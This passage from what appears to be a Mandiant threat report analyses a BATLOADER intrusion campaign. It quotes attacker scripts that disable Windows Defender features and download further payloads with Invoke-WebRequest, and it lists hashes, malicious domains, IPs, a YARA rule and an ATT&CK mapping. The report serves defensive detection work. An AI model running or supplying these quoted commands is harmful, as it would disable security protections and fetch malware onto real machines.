
AutoStart On = Auto-launch streamer. Automatically launch Splashtop Streamer every time the computer starts.

NoTrayIcon On = Hide streamer tray icon Hide streamer icon on Windows system tray or Mac menu bar. Check this option to reduce the chance of users tampering with the streamer.

ReqPassword Off = No additional password


Figure 8: Splashtop Streamer Default Configuration

Scripts were also pushed down by ATERA Agent to perform malicious task such as disabling functionalities and adding process and file exclusions for Microsoft Windows Defender (Figure 9 and Figure 10).



```
cmd.exe  /c powershell.exe -command Add-MpPreference -ExclusionProcess '*.exe'
cmd.exe  /c powershell.exe -command Set-MpPreference -MAPSReporting 0
cmd.exe  /c powershell.exe -command Add-MpPreference -ExclusionProcess 'explorer.exe'
cmd.exe  /c powershell.exe -command Add-MpPreference -ExclusionProcess '.exe'
cmd.exe  /c powershell.exe -command Add-MpPreference -ExclusionProcess 'regsvr32'
cmd.exe  /c powershell.exe -command Add-MpPreference -ExclusionProcess 'rundll32.exe'
cmd.exe  /c powershell.exe -command Add-MpPreference -ExclusionProcess 'rundll32*'
cmd.exe  /c powershell.exe -command Add-MpPreference -ExclusionExtension '.exe'"
cmd.exe  /c powershell.exe -command Add-MpPreference -ExclusionProcess 'regsvr32*'
cmd.exe  /c powershell.exe -command Set-MpPreference -EnableControlledFolderAccess Disabled
cmd.exe  /c powershell.exe -command Set-MpPreference -DisableIOAVProtection $true
cmd.exe  /c powershell.exe -command Set-MpPreference -DisablePrivacyMode $true
cmd.exe  /c powershell.exe -command Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine
$true
cmd.exe  /c powershell.exe -command Set-MpPreference -DisableArchiveScanning $true
cmd.exe  /c powershell.exe -command Add-MpPreference -ExclusionProcess '.dll'
cmd.exe  /c powershell.exe -command Add-MpPreference -ExclusionProcess '*.dll'
cmd.exe  /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPrefe
rence -ExclusionPath 'C:\Windows\System32\WindowsPowerShell\*'
cmd.exe  /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPrefe
rence -ExclusionPath 'C:\Windows\System32\WindowsPowerShell\'
cmd.exe  /c powershell.exe -command Add-MpPreference -ExclusionProcess 'powershell.exe'
cmd.exe  /c powershell.exe -command Set-MpPreference -PUAProtection disable
cmd.exe  /c powershell.exe -command Set-MpPreference -DisableRealtimeMonitoring $true
cmd.exe  /c powershell.exe -command Set-MpPreference -DisableBehaviorMonitoring $true
cmd.exe  /c powershell.exe -command Set-MpPreference -DisableIntrusionPreventionSystem $true
cmd.exe  /c powershell.exe -command Set-MpPreference -DisableScriptScanning $true
```

Figure 9: Malicious Script that was consistent of disabling Microsoft Windows Defender functionalities



```
echo  Installing Necessary Packages.....Please Wait.....
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%
USERPROFILE%\AppData\Roaming'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%
USERPROFILE%\AppData\Roaming\'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%
USERPROFILE%\AppData\Roaming*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%
USERPROFILE%\*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%
USERPROFILE%'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%
USERPROFILE%\'
powershell Invoke-WebRequest https://[redacted]eck.php -OutFile 9092.dll
powershell Invoke-WebRequest https://ck.php -OutFile rac.exe
powershell Invoke-WebRequest https://xe -OutFile adminpriv.exe
```

Figure 10: Malicious Script to download further payload

Attribution

In August 2021, a disgruntled CONTI affiliate leaked training documents, playbooks, and tools used to assist in CONTI ransomware operations. Mandiant has determined that some of the activity listed above overlaps with techniques in the playbooks disclosed in August.

At this time, due to the public release of this information, other unaffiliated actors may be replicating the techniques for their own motives and objectives. These victims seem to operate in a wide range of industries. The threat group's motivations are currently unknown, but we suspect that the group is financially motivated based on the seemingly industry-agnostic leading to ransomware activity.

Managed Defense Threat Hunting

Experienced defenders from Managed Defense are constantly inspired by Mandiant’s global cyber threat intelligence and incident response experiences gained on the frontlines of the world’s most consequential cyber-attacks. Fueled by up-to-the-minute threat intelligence, the Managed Defense threat hunting team designs and conducts hunt missions to reveal the stealthiest threat actors. Mandiant threat hunting combines powerful data analytics, automation and elite experts with intuition and frontline experience. You can follow our hunters as their work unfolds in the Managed Defense portal. Each mission is mapped to the MITRE ATT&CK framework and includes related intelligence so you can take decisive action throughout your environment.

Technical Indicators & Warnings

MD5

1440caafb45e52b0b315c7467fcde11f

2077d8a65c8b08d64123c4ba3f03cbdd

2141919f65ab3ff4eab25e5032e25598

229152f0b00d55796780b00c233bf641

29bc15a6f0ff99084e986c3e6ab1208c

2b16a731a2e4dedfa3db0bf3068614bc

32885d012fa3b50199d7cde9735bcb8a

32cd02c4cd8938645a744b915056d133

3393bd9d04be1ff4e537464e1b79d078

3abbec0420aaf7a9960d9eabc08006d5

3e06c87faede153d4dab5ef1066fe0d7

3ed96f460438e7fddaa48e96c65cb44c

428166c513ed98c72e35fe127a9b5be6

48942b45679b3646000ac2fb6a99e0ed

5376112bebb371cdbe6b2a996fb6dae6

5cae01aea8ed390ce9bec17b6c1237e4

5cae01aea8ed390ce9bec17b6c1237e4

60db9dff2e50e00e937661d2a6950562

67a4f35cae2896e3922f6f4ab5966e2b

67a4f35cae2896e3922f6f4ab5966e2b

6ad4e37221adf3861bfa99a1c1d5faaa

6cd13e6429148e7f076b479664084488

7127cbc56e42fc59a09fd9006dd09daa

7575ecc5ac5ac568054eb36a5c8656c4

849b46e14df68dd687e71c7df8223082

8eb5f0bbd73b5ca32e60deb34e435320

9ed2084c6c01935dc5bb2508357be5a6

9f03ad59cb06b40e6187ef6d22d3b76b

a046e40693a33a1db2aec6d171d352ce

a0b793ff07493951ed392cdc641d3d62

a45c0a83ce2ea52d8edf915b1e169b8f

b4a8b58857649fad1cf8f247a0496c95

b850920c95b694f63aa47fc991396457

b9c9da113335874d0341f0ac1f5e225d

bd20223cb57c55559db81f17ef616070

c02916697ed71e5868d8ea456a4a1871

c08de039a30c3d3e1b1d18a9d353f44c

c12452167e810cde373d7a59d3302370

c9be3451e713382ecf0f7da656cef657

cb1fcc1c0c35cd4e0515b8bf02ba3303

d14b4a96edf70c74afe3d99101daaff8

e33847174fbd2b09abc418c1338fceec

e5decd05056634eace35396a22148bf1

e66ba648666c823433c473e6cfc2e4fc

e6c2dd8956074363e7d6708fb8063001

e6c2dd8956074363e7d6708fb8063001

f535505f337708fbb41cdd0830c6a2d4

Network Indicators

cmdadminu[.]com

zoomvideo-s[.]com

cloudfiletehnology[.]com

commandaadmin[.]com

clouds222[.]com

websekir[.]com

team-viewer[.]site

zoomvideo[.]site

sweepcakesoffers[.]com

pornofilmspremium[.]com

kdsjdsadas[.]online

bartmaaz[.]com

firsone1[.]online

178.21.11[.]77

193.124.18[.]128

YARA

```
rule M_Hunting_Downloader_BATLOADER_1

{

meta:

author = "Mandiant"

date_created = "2021-10-28"

date_modified = "2021-10-28"

version = "1.0"

description = "Detects strings for BATLOADER sample"

md5 = "6cd13e6429148e7f076b479664084488"


strings:

$s1 = "launch.bat" ascii

$s2 = "Error writing to batch file:" ascii

$s3 = "cmd.exe" ascii

$s4 = "/C" ascii

$s5 = "You entered an invalid email, please enter the email that was registered on website." ascii


condition:

uint16(0) == 0x5A4D and filesize > 4KB and filesize < 5MB and all of them

}
```

MITRE ATT&CK Mapping

ATT&CK Tactic Category	Techniques
Reconnaissance	Search Open Websites/Domains (T1593.002) Search Engines (T1593.002)

Resource Development	Compromise Infrastructure (T1584) Stage Capabilities (T1608) Upload Malware (T1608.001) Develop Capabilities (T1587) Malware (T1587.001)
Initial Access	Supply Chain Compromise (T1195)
Execution	User Execution (T1204) Malicious File (T1204.002) Command and Scripting Interpreter (T1059) • PowerShell (T1059.001) • Windows Command Shell (T1059.003) • Visual Basic (T1059.005)
Persistence	Boot or Logon Autostart Execution (T1547) Registry Run Keys / Startup Folder (T1547.001)
Privilege Escalation	External Remote Services (T1133)
Defense Evasion	Masquerading (T1036) Obfuscated Files or Information (T1027) Indicator Removal on Host (T1070) File Deletion (T1070.004) Signed Binary Proxy Execution (T1218) • Mshta (T1218.005) • Msiexec (T1218.007) Impair Defenses (T1562) Impair Defenses: Disable or Modify Tools (T1562.001)
Credential Access	Steal or Forge Kerberos Tickets: Kerberoasting (T1558)

Discovery	System Information Discovery (T1082) System Network Configuration Discovery (T1016)
Command and Control	Remote Access Software (T1219)

Acknowledgements

Special Thanks to Alip Asri in creating the IOCs for the Hunting Missions. And Ana Maria Martinez Gomez, Tufail Ahmed, Stephen Eckels, Dhanesh Kizhakkinan and Jacob Thompson for their assistance on the topic.

Have questions? Let's talk.

Mandiant experts are ready to answer your questions.

Contact Us